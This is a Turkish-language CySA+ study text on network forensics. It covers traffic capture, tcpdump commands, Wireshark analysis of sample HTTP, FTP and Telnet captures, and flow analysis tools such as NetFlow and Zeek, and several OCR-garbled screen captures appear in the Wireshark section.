

3

CYSA+

DUYGU KAÇAR

- Network Forensic
-

19.07.2024

İçindekiler

1. Network Forensic.....	2
1.2. Ağ Trafiğinin Yakalanması	2
1.3. Paket Koklama	3
1.4. Ağ Analiz Araçları	3
1.5. Tcpdump	4
1.6. WireShark	5
1.7. Akış Analizi.....	8
Tam Paket Yakalama (Full Packet Capture - FPC)	8
Akış Analizi.....	9
Akış Analizi Araçları	9
1.8. IP ve DNS Analizi	10
1.8.1. Statik IP ve DNS Analizi.....	10
1.9. URL Analizi	11
Paket analizi	13
PicoCTF 2021 - Very very very Hidden	15
Açıklama	15
İpuçları	15
Başlayalım.....	15


1. Network Forensic

Siber güvenlik analisti olarak, ağla ilgili kötü niyetli hareket göstergelerini (IoC) tespit etme ve analiz etme yeteneğiniz çok önemlidir. Bu süreç, ağ trafiği verilerinin yakalanmasını ve kodunun çözülmesini gerektirir. İşte ağ adli bilişimde kullanılan bazı temel kavramlar ve araçlar:

1.2. Ağ Trafiğinin Yakalanması


Ağ trafiğini analiz edebilmek için önce yakalanması gerekmektedir. Bu genellikle Birleştirilmiş Port Analizörü (SPAN) veya ağ tap cihazı kullanılarak yapılır.

1. SPAN Port (Aynalı Port):



- Bir veya daha fazla anahtar portundan gelen veya giden iletişimleri başka bir porta kopyalar.
- Bir porttan gelen ve çıkan tüm trafiği izlemeyi sağlar.
- Anahtar veya yönlendirici ayarları kullanılarak yapılandırılır.

2. Ağ Tap (TAP) Cihazı:



- Herhangi bir ağ kablo segmentinden veri yakalayabilen donanım cihazı.
- Pasif ve aktif versiyonları mevcuttur.

1.3. Paket Koklama

Ağ trafiği yakalandıktan sonra, veri çerçevelerini kaydetmek için paket koklama araçları kullanılır. Bu araçlar şunlardır:

1. Paket Koklayıcılar:

- Donanım veya yazılım olabilir.
- Ağ ortamı üzerinden geçen çerçevelerden veri kaydeder.
- Örneğin; Wireshark ,tcpdump ,Tshark,EndaceDag

2. Koklayıcıların Yerleştirilmesi:

- Genellikle güvenlik duvarının içine yerleştirilir, böylece güvenlik duvarının Erişim Kontrol Listeleri'nden (ACL) geçen trafiği izleyebilir.
- Ağın farklı noktalarına odaklanmış izleme için birden fazla koklayıcı dağıtılabilir.

1.4. Ağ Analiz Araçları

Ağ analizinde yaygın olarak kullanılan iki araç tcpdump ve Wireshark'tır.

1. tcpdump:

- Komut satırı paket analizörü.
- Ağa iletilen veya alınan TCP/IP ve diğer paketleri yakalar.
- Veriler daha sonra analiz için bir PCAP dosyasına kaydedilebilir.

2. Wireshark:

- Grafik kullanıcı arayüzüne (GUI) sahip paket analizörü.
- Ağ sorun giderme, analiz, protokol geliştirme ve eğitim için kullanılır.
- Ücretsiz ve açık kaynaklıdır.

Pratik Uygulama

Bir siber güvenlik analisti olarak, bu araçları nasıl yapılandıracağınızı ve yakalanan verileri nasıl analiz edeceğinizi bilmelisiniz:

1. Yapılandırma:

- Ağ teknisyenlerinin yardımıyla SPAN portlarını veya TAP cihazlarını kurun.

- Paket koklayıcıları, güvenlik duvarının arkasında veya kritik sunucuların yakınında stratejik ağ konumlarına yerleştirin.

2. Analiz:

- Komut satırı analizi ve yakalama için tcpdump kullanın.
- Daha ayrıntılı ve görsel paket analizi için Wireshark'ı kullanın.

Bu araçlar ve teknikler, ağ trafiğini etkin bir şekilde izleyip analiz etmenize, potansiyel güvenlik tehditlerini tespit edip yanıt vermenize yardımcı olacaktır.

1.5. Tcpdump

Paketleri yakalamak için tcpdump kullanılır ve ardından paketleri analiz etmek için Wireshark kullanılır. Tcpdump, Mac ve Linux sistemlerinde varsayılan olarak yüklü gelir.

Wireshark'ın aksine, tcpdump metin tabanlı bir programdır ve komut satırında kullanılır. Şimdi, burada yapacağım şey şu: İlk olarak, tcpdump'ı Mac Linux ortamımda kullanmaya başlayacağım.

Tcpdump kullanıyorsanız, hangi arayüze bağlı olduğunuzu bilmeniz gerekir. Benim durumumda, bu arayüz "eth0". Tcpdump'ı çalıştırmak için yönetici izinlerine sahip olmalısınız, bu nedenle "sudo" komutunu kullanacağım. Kartınızı karışık moda çevirebilmek için, "sudo tcpdump -i" ve ardından arayüz adınızı yazmanız gerekir. Mac kullanıyorsanız bu "en0" olacaktır, Linux makinesinde ise "eth0" olabilir.

```

L$ sudo tcpdump -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
03:36:39.818858 IP 192.168.132.136.34096 > a23-58-223-136.deploy.static.akamaitechnologies.com.http: Flags [.], ack 2084707544, win 31450, length 0
03:36:39.819187 IP a23-58-223-136.deploy.static.akamaitechnologies.com.http > 192.168.132.136.34096: Flags [.], ack 1, win 64240, length 0
03:36:39.908279 IP 192.168.132.136.38529 > 192.168.132.2.domain: 40791+ PTR? 136.223.58.23.in-addr.arpa. (44)
03:36:39.911439 IP 192.168.132.2.domain > 192.168.132.136.38529: 40791 1/0/0 PTR a23-58-223-136.deploy.static.akamaitechnologies.com. (109)
03:36:39.911883 IP 192.168.132.136.48116 > 192.168.132.2.domain: 30149+ PTR? 136.132.168.192.in-addr.arpa. (46)
03:36:39.928269 IP 192.168.132.2.domain > 192.168.132.136.48116: 30149 NXDomain 0/0/0 (46)

```

Şimdi, "eth0" arayüzünde "sudo tcpdump -i eth0" yazarak başlatacağım ve Enter'a basacağım. Bu noktada, ağ üzerinden giden tüm trafiği izlemeye başlıyorum. Ekranda dolaşan bilgileri görebilirsiniz, ağdaki hem benim bilgisayarımdan hem de diğer bilgisayarlardan gelen tüm bağlantıları gösteriyor.

Ancak bu, olaylara yavaş yavaş bakabilmek veya filtreleyebilmek kadar yardımcı değildir. Bu nedenle, ekranı durdurmak için "Control + C" tuşlarına basacağım ve bu koleksiyonu iptal edeceğim. İlk satırda IP adresimin 192.168.132.136 olduğunu görebilirsiniz. Bu, bilgisayarımdan belirli bir web sitesine, 34096 numaralı bağlantı noktası üzerinden gidiyor ve akamaitechnologies.com üzerinden HTTP kullanıyor.

Şimdi, yalnızca bilgisayarımdan gelen trafiği görmek istiyorsam, "sudo tcpdump src 192.168.132.136" komutunu kullanabilirim ve yalnızca bu bilgisayardan ağdaki başka yerlere giden trafiği görebilirim.

Bu şekilde, yalnızca 192.168.132.136 numaralı ana bilgisayarımdan gelen trafiği göreceksiniz. Şu anda pek bir şey olmuyor çünkü internette gezinmiyorum. Ancak internette

gezinmeye başlarsam, tüm bu bağlantılar burada görünecektir. Bu, bilgisayarımdaki farklı programların canlı trafiğini gösterir.

```

$ sudo tcpdump -w host130.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C1734 packets captured
1758 packets received by filter
0 packets dropped by kernel

```

Eğer bu bilgiyi bir dosyaya yazmak istersem, "sudo tcpdump -w dosya_adi" komutunu kullanabilirim. Örneğin, "sudo tcpdump -w host130.pcap" yazarak bilgileri host130.pcap dosyasına kaydedebilirim. Yeterince veri topladığımda "Control + C" tuşlarına basarak kaydı durdurabilirim.

```

$ sudo tcpdump -r host130.pcap
reading from file host130.pcap, link-type EN10MB (Ethernet), snapshot length 262144
03:43:02.704713 IP 192.168.132.136.41946 > 192.168.132.2.domain: 33283 A? cyberdefenders.org. (36)
03:43:02.746065 IP 192.168.132.2.domain > 192.168.132.136.41946: 33283 3/0/0 A 172.67.70.78, A 104.26.13.171, A 104.26.12.171 (84)
03:43:02.746665 IP 192.168.132.136.35402 > 172.67.70.78.https: Flags [S], seq 4227411388, win 32120, options [mss 1460,sackOK,TS
 77], length 0
03:43:02.753648 IP 172.67.70.78.https > 192.168.132.136.35402: Flags [S.], seq 1029860506, ack 4227411389, win 64240, options [ms
03:43:02.753764 IP 192.168.132.136.35402 > 172.67.70.78.https: Flags [.] , ack 1, win 32120, length 0
03:43:02.756462 IP 192.168.132.136.35402 > 172.67.70.78.https: Flags [P.], seq 1:621, ack 1, win 32120, length 620
03:43:02.756462 IP 172.67.70.78.https > 192.168.132.136.35402: Flags [P.], seq 621:621, win 64240, length 620

```


Kaydedilen dosyayı analiz etmek için, "sudo tcpdump -r host130.pcap" komutunu kullanabilirim. Bu komut, dosyadaki tüm paketleri ekrana görüntüleyecektir. Ancak, büyük miktarda veri toplandıysa, bu veriyi filtrelemek isteyebilirsiniz. Örneğin, belirli bir bağlantı noktasındaki trafiği görmek için "sudo tcpdump -r host130.pcap src port 5475" komutunu kullanabilirsiniz.

Ayrıca, paket içeriğini görmek isterseniz "-x" komutunu ekleyebilirsiniz. Bu komut, paketin içeriğini hem onaltılık hem de ASCII formatında gösterir.

Sonuç olarak, tcpdump'ın yeteneklerinden bazılarını size hızlıca gösterdim. Daha fazla bilgi edinmek isterseniz, tcpdump'ın man sayfalarını inceleyebilirsiniz. "man tcpdump" yazarak tüm seçenekleri ve filtreleme yollarını görebilirsiniz. Unutmayın, toplama sırasında veya sonrasında filtreleme yapabilirsiniz. Hangi yaklaşımın daha uygun olduğunu durumunuza göre değerlendirmelisiniz.

1.6. Wireshark

Wireshark'a hoş geldiniz. İlk yapmamız gereken şey, inceleyeceğimiz bir dosyaya sahip olmak. Bu bir HTTP bağlantısıdır. Ekranda gösterdiğim şey, bilgisayarımın bir sunucuya ve geri gönderdiği her şeydir.



Sıfır zamanında başlar, kaynak IP isteği gönderen makinem, hedef IP gitmeye çalıştığım sunucudur. Zamanı, kaynağı, hedefi, kullanılan protokolü (bu durumda TCP) ve gönderilen bilgileri böyle okuyoruz. İki yönlü bir konuşma olduğunu göreceksiniz, ve bu, bir ana

bilgisayardan bir sunucuya yakalanan oturum trafiğidir. Biraz aşağı kaydırıldığında 43 farklı satır ögesi olduğunu ve toplamda 30 saniye sürdüğünü görebilirsiniz.

34	4.496465	65.208.228.223	145.254.160.237	TCP	1434	80 → 3372 [ACK] Seq=16561 Ack=480 Win=6432 Len=1380 [TCP segment of a ...]
▶ Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)						
▶ Ethernet II, Src: Xerox_00:00:00 (00:00:01:00:00:00), Dst: fe:ff:20:00:01:00 (fe:ff:20:00:01:00)						
▶ Internet Protocol Version 4, Src: 145.254.160.237, Dst: 65.208.228.223						
▶ Transmission Control Protocol, Src Port: 3372, Dst Port: 80, Seq: 0, Len: 0						

Bu ilk pakete girelim ve burada orta bölümde, birinci çerçevemizi göreceksiniz. OSI modelimize geri dönersek, çerçeveler ikinci katmanda çalışır. İkinci katman verileri MAC adresleri gibi şeylerdir. Bu nedenle, Ethernet'in katman iki protokolü olduğunu göreceksiniz.

▼	Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)	
Encapsulation type: Ethernet (1)		
Arrival Time: May 13, 2004 06:17:07.311224000 EDT		
[Time shift for this packet: 0.000000000 seconds]		
Epoch Time: 1084443427.311224000 seconds		
[Time delta from previous captured frame: 0.000000000 seconds]		
[Time delta from previous displayed frame: 0.000000000 seconds]		
[Time since reference or first frame: 0.000000000 seconds]		
Frame Number: 1		
Frame Length: 62 bytes (496 bits)		
Capture Length: 62 bytes (496 bits)		
[Frame is marked: False]		
[Frame is ignored: False]		
[Protocols in frame: eth:ethertype:ip:tcp]		

Zamanını, kare numarasını, çerçevenin uzunluğunu ve diğer bilgileri görebiliriz.

[Coloring Rule Name: HTTP]	
[Coloring Rule String: http tcp.port == 80 http2]	
Ethernet II, Src: Xerox_00:00:00 (00:00:01:00:00:00), Dst: fe:ff:20:00:01:00 (fe:ff:20:00:01:00)	
▼ Destination: fe:ff:20:00:01:00 (fe:ff:20:00:01:00)	
Address: fe:ff:20:00:01:00 (fe:ff:20:00:01:00)	
.... 01 = LG bit: Locally administered address (this is NOT the factory default)	
.... 0 = IG bit: Individual address (unicast)	
▼ Source: Xerox_00:00:00 (00:00:01:00:00:00)	
Address: Xerox_00:00:00 (00:00:01:00:00:00)	
.... 0 = LG bit: Globally unique address (factory default)	
.... 0 = IG bit: Individual address (unicast)	
Type: IPv4 (0x0800)	
Internet Protocol Version 4, Src: 145.254.160.237, Dst: 65.208.228.223	
Transmission Control Protocol, Src Port: 3372, Dst Port: 80, Seq: 0, Len: 0	

İkinci katmanın içinde hedefimizi ve kaynağımızı görebiliriz. Bu, ulaşmaya çalıştığım sunucunun MAC adresidir ve altında, istekte bulunan makinemin MAC adresini görebiliriz. Bunu açarsam, IPv4 üzerinden olduğunu görebiliriz. Şimdi üçüncü katmandan bahsediyoruz çünkü internet protokolünden bahsediyoruz. Bu, kaynak ve hedef IP'leri içerir. Bu, layer dört OSI modelimizin bir parçasıdır ve 62 baytlık bir paket yakaladık. Şimdi sunucudan ana bilgisayara geri gelen paketi inceleyelim.

Time	Source	Destination	Length	Info
1 0.000000	145.254.160.237	65.208.228.223	TCP	62 3372 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 SACK_PERM=1
2 0.911310	65.208.228.223	145.254.160.237	TCP	62 80 → 3372 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 SACK_PERM=1
3 0.911310	145.254.160.237	65.208.228.223	TCP	54 3372 → 80 [ACK] Seq=1 Ack=1 Win=9600 Len=0
4 0.911310	145.254.160.237	65.208.228.223	HTTP	533 GET /download.html HTTP/1.1

SYN gönderdik ve şimdi bir SYN, ACK aldık. Aynı tür bilgileri görebiliriz: çerçeve, katman iki adresler, IP adresleri ve TCP protokolü. İkinci katman, üçüncü katman, dördüncü katman.

34	4.496465	65.208.228.223	145.254.160.237	TCP	1434	80 → 3372 [ACK] Seq=16561 Ack=480 Win=6432 Len=1380 [TCP segment of a ...]	
▶ Frame 2: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)							Katman 2
▶ Ethernet II, Src: fe:ff:20:00:01:00 (fe:ff:20:00:01:00), Dst: Xerox_00:00:00 (00:00:01:00:00:00)							Katman 2
▶ Internet Protocol Version 4, Src: 65.208.228.223, Dst: 145.254.160.237							Katman 3
▶ Transmission Control Protocol, Src Port: 80, Dst Port: 3372, Seq: 1, Len: 0							Katman 4

HTTP üzerinden bir get isteği olduğunu görebiliriz. HTTP bir uygulama protokolüdür, bu nedenle burada bir yedinci katman yakalamasıdır.

```

GET /download.html HTTP/1.1\r\n
Host: www.ethereal.com\r\n
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.6) Gecko/20040113\r\n
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,image/jpeg,image/gif;q=0.2,*/*;q=0.1\r\n
Accept-Language: en-us,en;q=0.5\r\n
Accept-Encoding: gzip,deflate\r\n
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
Keep-Alive: 300\r\n
Connection: keep-alive\r\n
Referer: http://www.ethereal.com/development.html\r\n
\r\n
[Full request URI: http://www.ethereal.com/download.html]
[HTTP request 1/1]

```

Sunucuya etherreal.com'a gittiklerini, Mozilla (Firefox) kullandıklarını ve etherreal.com/development.html sayfasına tıkladıklarını görebiliriz. Bu web sayfasını indiriyoruz.

Protocol	Port	Service	OS	Version	Comment
HTTP	533	66	Mark/Unmark Packet	Win=6432	Len=0
TCP	1434	80	Ignore/Unignore Packet	Win=6432	Len=180
TCP	54	337	Set/Unset Time Reference	81	Win=9660
TCP	1434	80	Time Shift...	80	Win=6432
TCP	54	337	Packet Comment...	51	Win=9660
TCP	1434	80	...	Win=6432	Len=0
TCP	1434	80	Edit Resolved Name	Ack=88	Win=6432
TCP	54	337	Apply as Filter	21	Win=9660
DNS	80	5ta	Prepare a Filter	2	googlysyndicated
TCP	1434	80	Conversation Filter	80	Win=6432
TCP	54	337	Colorize Conversation	81	Win=9660
TCP	1434	80	SCTP	80	Win=6432
DNS	188	5ta
HTTP	775	667	Follow	TCP Stream	86
TCP	54	337	Copy	UDP Stream	80
TCP	1434	80	Protocol Preferences	TLS Stream	80
TCP	54	337	Denote As	HTTP Stream	2

paketinde yakaladık. Bir HTML dosyasına dönüştürebilir ve tarayıcıda görüntüleyebiliriz. Bir başka pakete bakalım ve benzer görünüp görünmediğine bakalım.

Sağ tıklayıp akışı takip edebilirim ve web sayfasının neye benzediğini görebilirim. Bu web sayfası HTML olarak gösterilir çünkü web sayfaları bu şekilde gönderilir. Tüm bunları ağ

```
GET /download.html HTTP/1.1
Host: www.othereal.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.6) Gecko/20040113
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,image/jp
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,wj;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.othereal.com/development.html
```

```
HTTP/1.1 200 OK
Date: Thu, 13 May 2004 10:17:12 GMT
Server: Apache
Last-Modified: Tue, 20 Apr 2004 13:17:00 GMT
ETag: "9a01a-4696-7e354bb0"
Accept-Ranges: bytes
Content-Length: 18070
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=ISO-8859-1
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html
PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<title>Ethernal: Downloads</title>
```

TCP	1514	80 → 2727					
TCP	1514	80 → 2727	Mark/Unmark Packet				
TCP	1514	80 → 2727	Ignore/Unignore Packet				
TCP	1514	80 → 2727	Set/Unset Time Reference				
TCP	1514	80 → 2727	Time Shift...				469
TCP	1514	80 → 2727	Packet Comment...				
TCP	1514	80 → 2727	Edit Resolved Name				
TCP	1514	80 → 2727	Apply as Filter	▶			
TCP	1514	80 → 2727	Prepare a Filter	▶			
TCP	1514	80 → 2727	Conversation Filter	▶			
TCP	1514	80 → 2727	Colorize Conversation	▶			
TCP	1514	80 → 2727	SCP	▶			
TCP	1514	80 → 2727	Follow	▶	TCP Stream		
TCP	1514	80 → 2727	Copy	▶	TLS Stream		
TCP	1514	80 → 2727	Protocol Preferences	▶	HTTP Stream		1460

dosyalarına yakalayabilir ve Wireshark içinde açarak ağınızda ne tür trafiğin kullanıldığını görebilirsiniz. Genellikle kaynak ve hedef, protokol ve bağlantı noktalarına odaklanacaksınız.

FTP paketini inceleyelim. Dosya aktarım protokolü olan FTP, kaynaktan hedefe gidip gelir. Bu durumda, 561 farklı paket yakalanmıştır. Çerçevenin olduğunu göreceksiniz, ikinci katman, üçüncü katman ve dördüncü katman. Sağ tıklayıp akışı takip edersem, bir web sayfası yerine bir dosya indirildiğini göreceğim. Ağ üzerindeki her sevi PCAP

[illegible]

No.	Time	Source	Destination	Protocol	Length	Info
192.168.0.1	0.000000	TCP	66.255.4.23 [ACK] Seq=31 Ack=31 Win=32128			
192.168.0.2	0.000000	TELNET	61 Initial Window			
192.168.0.2	0.000000	TELNET	Mark/Unknown Packet			
192.168.0.2	0.000000	TELNET	Ignore/Reset Packet			Ack=4 Win=32128
192.168.0.1	0.000000	TCP	Set/Unset Time Reference			
192.168.0.2	0.000000	TCP	Time Shift			Ack=31 Win=17376
192.168.0.2	0.000000	TELNET	Packet Comment...			
192.168.0.1	0.000000	TCP	Edit Resolved Name			Ack=95 Win=17312
192.168.0.2	0.000000	TCP	Apply as Filter			
192.168.0.1	0.000000	TELNET	Prepare a Filter			
192.168.0.2	0.000000	TELNET	Conversation Filter			Ack=184 Win=17360
192.168.0.2	0.000000	TELNET	Colorize Conversation			
192.168.0.1	0.000000	TCP	SCIP			Ack=186 Win=17280
192.168.0.2	0.000000	TELNET	Follow			
192.168.0.1	0.000000	TELNET	Copy			
192.168.0.2	0.000000	TELNET	Protocol Preferences			
192.168.0.2	0.000000	TCP	Decode As...			
192.168.0.2	0.000000	TCP	Show Packet in New Window			Ack=191 Win=17376
192.168.0.1	0.000000	TCP	66.255.4.23 [ACK] Seq=198 Ack=191 Win=32128			

Packet Details for Packet 61 (TELNET):

- Mark/Unknown Packet
- Ignore/Reset Packet
- Set/Unset Time Reference
- Time Shift
- Packet Comment...
- Edit Resolved Name
- Apply as Filter
- Prepare a Filter
- Conversation Filter
- Colorize Conversation
- SCIP
- Follow
 - Follow Stream
 - Follow TLS Stream
 - Follow HTTP Stream
- Copy
- Protocol Preferences
- Decode As...
- Show Packet in New Window

Şimdi Telnet paketine bakalım. Telnet, bir bilgisayarı uzaktan kontrol etmenin bir yoludur. Zaman, kaynak, hedef ve protokol yine aynıdır. SYN, SYN ACK, ACK, üçlü el sıkışma. Telnet verileri, bir uygulama protokolüdür ve bu yine yedinci katmandır.


```
.....P.....B.....B.....#banzing
OpenBSD/1386 (sof) (ttyt1) .....9600,9600.....

login:.....ffaakkee
Password:user

Last login: Thu Dec 2 21:32:59 on ttyt1 from ban.zing.org
Warning: no Kerberos tickets issued.
OpenBSD 2.6-beta (OOF) #4: Tue Oct 12 20:42:32 CDT 1999

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendmail(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code. With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

$ llts
$ llts --aa
.
.      .chsrc .login .mailrc .profile .rhosts
$ //ssblinn//pplimgo www.www.yyahoooc.ccom

PING www.yahoo.com [204.71.200.74]: 56 data bytes
64 bytes from 204.71.200.74: icmp_seq=1 ttl=239 time=73.569 ms
64 bytes from 204.71.200.74: icmp_seq=1 ttl=239 time=71.899 ms
64 bytes from 204.71.200.74: icmp_seq=2 ttl=239 time=68.728 ms
64 bytes from 204.71.200.74: icmp_seq=3 ttl=239 time=73.127 ms
64 bytes from 204.71.200.74: icmp_seq=4 ttl=239 time=71.276 ms
64 bytes from 204.71.200.74: icmp_seq=5 ttl=239 time=75.831 ms
64 bytes from 204.71.200.74: icmp_seq=6 ttl=239 time=79.181 ms
64 bytes from 204.71.200.74: icmp_seq=7 ttl=239 time=74.528 ms
64 bytes from 204.71.200.74: icmp_seq=8 ttl=239 time=74.514 ms
64 bytes from 204.71.200.74: icmp_seq=9 ttl=239 time=75.188 ms
64 bytes from 204.71.200.74: icmp_seq=10 ttl=239 time=72.925 ms
....C
www.yahoo.com ping statistics ==
13 packets transmitted, 11 packets received, 15 packet loss
round-trip min/avg/max = 68.728/72.887/75.831 ms
6 execit
```

Akışı takip ettiğimizde, bir kullanıcının bir Telnet sunucusuna bağlanma girişimlerini görebiliriz. Sunucu, kullanıcının kullanıcı adını ve şifresini istemiştir. Komutları çalıştırmış ve sonuçları görmüşlerdir. Bu tür verileri yakalayarak, ağınızda neler olduğunu anlayabilir ve siber güvenlik analistleri olarak sisteminizde kötü niyetli faaliyetleri tespit edebilirsiniz. Wireshark hakkında daha fazla bilgi edinmek ve ağ teknisyeni veya siber güvenlik analisti olarak kullanmak için Wireshark'ı öğrenmek önemlidir.

1.7. Akış Analizi

Ağ trafiğini analiz etmek, güvenlik ve performans izleme açısından kritik öneme sahiptir. Bu notlarda, tam paket yakalama ve akış analizi hakkında bilgi verilecektir.

1.7.1. Tam Paket Yakalama (Full Packet Capture - FPC)

Tam Paket Yakalama Nedir?

- FPC, ağınıza giren ve çıkan tüm trafiği yakalayan bir yöntemdir.
- Bu işlem, tüm paketlerin başlık ve yük kısmını içerir ve çok fazla depolama alanı gerektirir.

Örnek Senaryo:

- Ev ağınızda tam paket yakalama yapıyorsanız, günlük birkaç gigabayt depolama alanına ihtiyacınız olabilir.
- Oğlunuzun çevrimiçi oynadığı video oyunları, izlediği YouTube videoları, karınızın izlediği Netflix şovları gibi tüm aktiviteler yakalanacaktır.

Depolama Sorunları:

- FPC, çok fazla bilgi toplar ve depolama alanınızı hızla tüketebilir.
- Bu nedenle, FPC'yi her zaman kullanmak yerine, sadece gerekli durumlarda kullanmanız daha uygundur.

1.7.2. Akış Analizi

- Akış analizi, ağ trafiğiyle ilgili meta veriler ve istatistikler toplayarak, her kareyi kaydetmek yerine genel bilgi sağlar.

- Bu yöntem, depolama alanından tasarruf etmenizi sağlar ancak trafiğin içeriğini içermez.

Akış Toplayıcı:

- Bir akış toplayıcı, ağ trafiğiyle ilgili meta verileri ve istatistikleri kaydeder.

- Bu veriler bir veritabanında saklanabilir ve raporlar ve grafikler üretmek için sorgulanabilir.


1.7.3. Akış Analizi Araçları

1. NetFlow:

- Cisco tarafından geliştirilen ve IP akış bilgilerini toplayan bir araçtır.

- NetFlow, trafik akışlarını belirli özelliklere göre tanımlar ve raporlar.

- Kaynak ve hedef IP adresleri, kaynak ve hedef bağlantı noktaları gibi bilgiler toplanabilir.



2. Zeek (Bro):

- Pasif olarak ağını izleyen ve ilginç bulduğu verileri tam paket olarak kaydeden hibrit bir araçtır.


- Zeek, depolama alanınızı ve işleme gereksinimlerinizi azaltırken tam paket yakalamalar sağlar.

- Normalleştirilmiş verileri sekmeye ayrılmış veya JSON formatında depolar, bu da diğer araçlarla entegrasyonu kolaylaştırır.

3. MRTG (Multi Router Traffic Grapher):

- Ağ trafiğini görselleştiren ve SNMP kullanarak ağ arayüzlerini izleyen bir araçtır.

- MRTG, yönlendirici ve anahtarlar aracılığıyla ağ trafiği akışlarını grafiksel olarak gösterir.



Akış Analizinin Avantajları

- Trendler ve Kalıplar: Ağ trafiği trendlerini ve kalıplarını belirlemeye yardımcı olur.
- Anormallik Tespiti: Anormallikleri ve potansiyel güvenlik tehditlerini tespit eder.
- Görselleştirme: Trafik akışlarını ve bağlantı modellerini görselleştirir, kötü amaçlı faaliyetleri ortaya çıkarır.

Örnek Durum Analizi

